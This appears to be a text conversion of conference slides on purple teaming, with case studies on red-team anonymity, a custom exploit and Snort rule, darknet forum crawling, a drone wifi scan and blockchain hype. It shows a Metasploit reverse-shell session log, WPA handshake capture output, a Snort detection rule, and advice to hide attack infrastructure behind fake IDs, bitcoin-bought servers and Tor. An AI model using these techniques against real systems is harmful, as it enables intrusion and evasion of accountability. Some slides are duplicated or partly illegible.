

# Enhancing the purple team concept through security research

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# What will we discuss here?

The role of purple teams in the development of new and custom security strategies.

We will talk about how purple team exercises can be really useful not only for testing our security through adversary simulation but for understanding HOW *we do security*. We'll discuss the role of purple teams as the leaders of the defense strategy.

1. Definitions
2. Security life cycles and the purple team
3. Security research in the purple team, cases of study
4. Summary

## Definitions

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# Purple teaming

We understand red teams and blue teams as attackers and defenders. But what about purple teams? I've seen many definitions.

## Purple teams

Purple teams have the main goal of making blue teams better, through research, understanding and teaching.

# Why purple team? Problems

- ⦿ Red teams may be too focused on pwning everything and writting scary and long reports.
- ⦿ How can we evaluate blue team effectiveness? 0 alerts? Too many alerts? Threats blocked? How can we measure that?
- ⦿ How we address complex situations/scenarios? .
- ⦿ Do red/blue teams have to spend a lot of time researching and developing tools?.
- ⦿ Does anyone at the company board READ the reports? How can we use that info for making us better? .

**Purple teams have to lead the cyber  
defense strategy.**


## Security life cycles and the purple team

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# Security lifecycle

The network security life cycle is an ainterative process.



## The cycle, 1-2) Policies compliance



## The cycle, 3) Monitoring

The purple team can contribute to this stage with applied security research and custom tools. Also in the part of threat intelligence gathering.

## The cycle, 4) Intrusion detection

The purple team can contribute in the stage of intrusion detection by identifying the most sensible targets and points of the network based on its behaviour and past events. Custom honeypot design may be useful in this scenario.

## The cycle, 5-6) Pentesting

The purple team can contribute in the stage of intrusion detection by identifying the most sensible targets and points of the network based on its behaviour and past events. Custom honeypot design may be useful in this scenario.

## The cycle, 5-6) Pentesting

Also the purple team may help the blue team by performing trainings on defensive techniques based on the experience of previous attacks.

## The cycle, 5-6) Pentesting

Regarding to red teams, purple teams can help them in building custom tools or special techniques for offensive operations.

## The cycle, 7) Training

Purple teams must lead the cyber security training strategy of the organization. They need to have direct communication and serve as a bridge between groups getting the big picture.




**Investment in security research is similar to investment in general r+d.**

Companies who don't do it tend to spend a lot of money later on time or even lose the game.

## Security research in the purple team, cases of study

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# What purple teams are about. Examples.




# RED TEAM AND ADVERSARY EMULATION

Problem? A really big client demanded a full report about how can an adversary steal vital information anonymously.

Proposed solution? Turning the red team into full 007 squad.

# Securing the connections

We'll have to make sure the connection between our physical machines and our VPS' ones is encrypted and anonymized, also the connection from the VPS to our targets.



(a) Fake ID print



(b) Cheap cellphone shop

# Red team agent proxies

We can set a high level of anonymity by launching our attacks from remote servers acquired with cryptocurrencies. We can also trace/keep a record of the IP-ranges of the most commonly used bitcoin-vps's to detect suspicious behaviour .

**€7 / month**

RAM	1GB
CPU cores	1
SSD disk	20GB
Transfer	Unlimited
Location	Sweden ▾

**BUY NOW**

**€21 / month**

RAM	4GB
CPU cores	2
SSD disk	60GB
Transfer	Unlimited
Location	Sweden ▾

**BUY NOW**



## Anonymous control panels and the thing goes on

We can take profit of our anonymous bitcoin bought VPS for setting up a control panel for our attacks during a red team exercise. The fact that all requests will go through tor will help us protecting our CC from being took down. .

*<https://github.com/redteamsecurity/PlugBot-C2C>*




# APPLICATION FIREWALLS


Problem? Old apps that cannot be updated but are needed and cannot be removed.

Proposed solution? Building custom "firewalls" around them.

## Stage 1) App study



## Stage 2) Exploit generation



Browser address bar: 127.0.0.1:5002/html/exploit

Page tabs: JSON, Datos sin procesar, Cabeceras

Buttons: Guardar, Copiar

```
{
  "3": {},
  "4": {
    "content_hash": "aefdb70abd9c3d1310a54cd6dfa3d3a2",
    "date": "05-23-2017",
    "html": "<!DOCTYPE html PUBLIC \"-!-- end: showthread -->",
    "pag_num": "3",
    "post_title": "RANION (RaaS) | FUD Rans_&C on Darknet + NO Fees",
    "post_url": "http://qzbkwsfv5k2oj5d.onion/thread-14971.html",
    "subforum": "0day Forum - Malwares / Exploits / Crypters "
  },
  "5": {},
  "6": {}
}
```

## Stage 3) Exploit testing

```
msf exploit(handler) > show options
```

```
Module options (exploit/multi/handler):
```

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

```
Payload options (windows/shell_reverse_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	process	yes	Exit technique (Accepted: '', seh, thread, process, none)
LHOST	185.61.124.133	yes	The listen address
LPORT	443	yes	The listen port

```
Exploit target:
```

Id	Name
0	Wildcard Target

```
msf exploit(handler) > exploit
```

```
[*] Started reverse TCP handler on 185.61.124.133:443
```

```
[*] Starting the payload handler...
```

```
[*] Command shell session 1 opened (185.61.124.133:443 -> 185.61.124.161:49261) at 2017-09-03 13:38:59 +0200
```

```
Microsoft Windows [Version 6.3.9600]
```

```
(c) 2013 Microsoft Corporation. Todos los derechos reservados.
```

```
C:\Program Files (x86)\PMSoftware\sws>
```

## Stage 4) Network behaviour study

Wireshark · Follow TCP Stream (tcp.stream eq 0) · exploit\_capture

GET / HTTP/1.1

Host: 185.61.124.161

[illegible]

## Stage 5) SNORT!



Ayuda

```
ny any (msg:"SHELLCODE EXPLOIT x86 NOOP"; content:"|90909090|"; classtype: string-detect;
```

alert using the selected alert method, and then log the packet

[illegible]

## Stage 6) Releasing the exploit :P

After all the process, we proceed to release the exploit to the public. Pastebin, exploit-db, any site that can be quickly indexed and explored. What would I do if I was the attacker? What will I be searching?



Then we wait and we catch the red team :)



**"DEEP SURVEILLANCE"**

Problem? Blue team and CIO staff were worried about threat intel and new exploits that could affect the company being shared on deep web forums/markets.

Proposed solution? Purple team built a custom spider-platform to parse sites and centralize for analysis.

# Stage 1) Identify and penetrate relevant targets.

Places

rum - Tor Browser

8:17 PM

rum

x

0day Forum

x

+

qzbnkswfv5k2oj5d.onion

Search

0day

RulesSearchTor MirrorEscrowJabberMarketplaceDonate

Guest (Login — Register)

Current time: 09-05-201

Official Domains: 0day.su - qzbnkswfv5k2oj5d.onion (Tor)

Jabber: 0day@0day.ms | ICQ: 567382 (English Support Only, Jabber Preferred)

468 x 60 Advertisement

468 x 60 Advertisement

Welcome To 0day Forums

This resource is a private platform registration requires two vouches.

Register

	Threads	Posts	Last Post
<b>Announcements</b> Announcements And Updates	8	244	Forum Updates An
<b>Introductions</b> Introduce yourself!	1,105	2,536	Pl
<b>For News</b> gaming, carding, security related news	442	1,115	***DOWNTIME*** W

## Stage 2) Generate crawlers. (scrapy)

```
Middleware',
CookiesMiddleware',
DownloaderStats']
INFO: Enabled spider middlewares:
HttpErrorMiddleware',
ItemMiddleware',
LoggerMiddleware',
LengthMiddleware',
Middleware']
INFO: Enabled item pipelines:

] INFO: Spider opened
logstats] INFO: Crawled 0 pages (at 0 pages/min), scraped 0 items (at 0 items/min)
telnet] INFO: Telnet console listening on 127.0.0.1:6024
] DEBUG: Crawled (200) <GET http://qzbkswfv5k2oj5d.onion/member.php>
middlewares.redirect] DEBUG: Redirecting (302) to <GET http://qzbkswfv5k2oj5d.onion/index.php>
] DEBUG: Crawled (200) <GET http://qzbkswfv5k2oj5d.onion/index.php>
] DEBUG: Crawled (200) <GET http://qzbkswfv5k2oj5d.onion/forum-128.html>
] DEBUG: Crawled (200) <GET http://qzbkswfv5k2oj5d.onion/forum-93.html>
] DEBUG: Crawled (200) <GET http://qzbkswfv5k2oj5d.onion/forum-90.html>
] DEBUG: Crawled (200) <GET http://qzbkswfv5k2oj5d.onion/forum-91.html>
] DEBUG: Crawled (200) <GET http://qzbkswfv5k2oj5d.onion/forum-92.html>
] DEBUG: Crawled (200) <GET http://qzbkswfv5k2oj5d.onion/forum-87.html>
```

## Stage 3) Generate a full working API to query for patterns.

→ ↺ 🏠 127.0.0.1:5002/html/exploit

Datos sin procesar Cabeceras

dar Copiar

```
{-}
```

content\_hash: "aefdb70abd9c3d1310a54cd6dfa3d3a2"

date: "05-23-2017"

html: "<!DOCTYPE html PUBLIC \"\_!-- end: showthread -->"

tag\_num: "3"

post\_title: "RANION (RaaS) | FUD Rans\_&C on Darknet + NO Fees"

post\_url: "[http://qzbkwsfv5k2oj5d.onion/thread-14971.html](\"http://qzbkwsfv5k2oj5d.onion/thread-14971.html\")"

subforum: "0day Forum - Malwares / Exploits / Crypters "

```
{-}
```

```
{-}
```

# RED TEAM "AIR" SUPPORT TACTICS

Problem? Red team had to perform a complex pentest on a big set of facilities, close to zero boxes with open ports and strong physical security.


Proposed solution? Hold my beer I can fly a computer up there.

## Stage 1) Build the drone





## Stage 2) Setup a RaspberryPI and mount it on the drone



## Stage 3) Scan the network

```
CH 3 ][ Elapsed: 5 mins ][ 2015-10-29 18:25 ][ WPA handshake: 84:9C:A6:36:99:24
BSSID home PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
84:9C:A6:36:99:24 -55 90 2729 1448 0 3 54e. WPA2 CCMP PSK FORENSE
BSSID STATION PWR Rate Lost Frames Probe
84:9C:A6:36:99:24 64:A6:51:AD:EB:4C -34 0e- 0e 0 4063 FORENSE
Currently scanning: 192.168.66.0/16 | Screen View: Unique Hosts
3 Captured ARP Req/Rep packets, from 2 hosts. Total size: 144
IP At MAC Address Count Len MAC Vendor / Hostname
-----
192.168.0.1 84:c9:b2:4b:9a:ef 2 84 D-Link International
192.168.0.100 68:7f:74:57:7e:f6 1 60 Cisco-Linksys, LLC
```

# THREAT INTELLIGENCE EXCHANGE

Problem? Management people heard about blockchain. Wanted to implement it for a threat intel exchange platform.

Proposed solution? Performing an effective technical study and postponing the development until we really know how it can be useful.

## Stage 1) The hype

Blockchain technology as well as machine learning among others is a technology that causes a lot of hype. It can lead to misunderstandings and eventually to a loss of capacity/time/money if applied wrong.



**I Am Developer**

@iamdeveloper

Follow



how to get funding:

keep saying blockchain really fast until  
people in suits get confused and throw you  
money

5:25 PM - 24 Jan 2018

## Stage 2) Identifying misunderstandings

- ⊙ Building heavy databases,
- ⊙ Building "anonymous networks",
- ⊙ The substitution of an entire financial platform.
- ⊙ Data persistence, access control....

**Sometimes it is important to say NO**

# Security research



This is how you may feel after some time of doing research in security. This is also how your company/organization may see you, as a wizzard who can solve any kind of problem in a matter of hours. Security culture, communication and empathy are always needed



# At the end how we do security?



**SwiftOnSecurity**

@SwiftOnSecurity

Siguiendo



What you think security is: Picking the best post-quantum TLS cipher suites  
What security actually is: Making sure none of your production FTP passwords are the name of a vegetable

Traducir del inglés

13:19 - 5 mar. 2018

145 Retweets 449 Me gusta



31



145



449



# We need passionate and curious people



**Zeena** @hizeena · 8 mar.



I'm starting to think that hacking isn't about tech skill. It's being willing to stare at a screen for hours, try a million things, feel stupid, get mad, decide to eat a sandwich instead of throwing your laptop out a window, google more, figure it out, then **WANT TO DO IT AGAIN**

 Traducir del inglés



## Summary

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# Summary

- ⦿ We need to incorporate the purple team in the whole pentesting/defense process.
- ⦿ We must be continuously learning.
- ⦿ Purple team can conduct active research and engage in complex scenarios.
- ⦿ We must think out of the box and adapt to what we have.

Thanks for the opportunity to talk at this amazing event and also for all the fantastic activities of the con. If you want to discuss about any related topic please feel free to get in touch.

If you have any questions or comments

- ◎ Website: [hackers.udg.edu](http://hackers.udg.edu)
- ◎ Twitter: [@devilafant](https://twitter.com/devilafant)
- ◎ Mail: [munyo.15@gmail.com](mailto:munyo.15@gmail.com)

THE  
END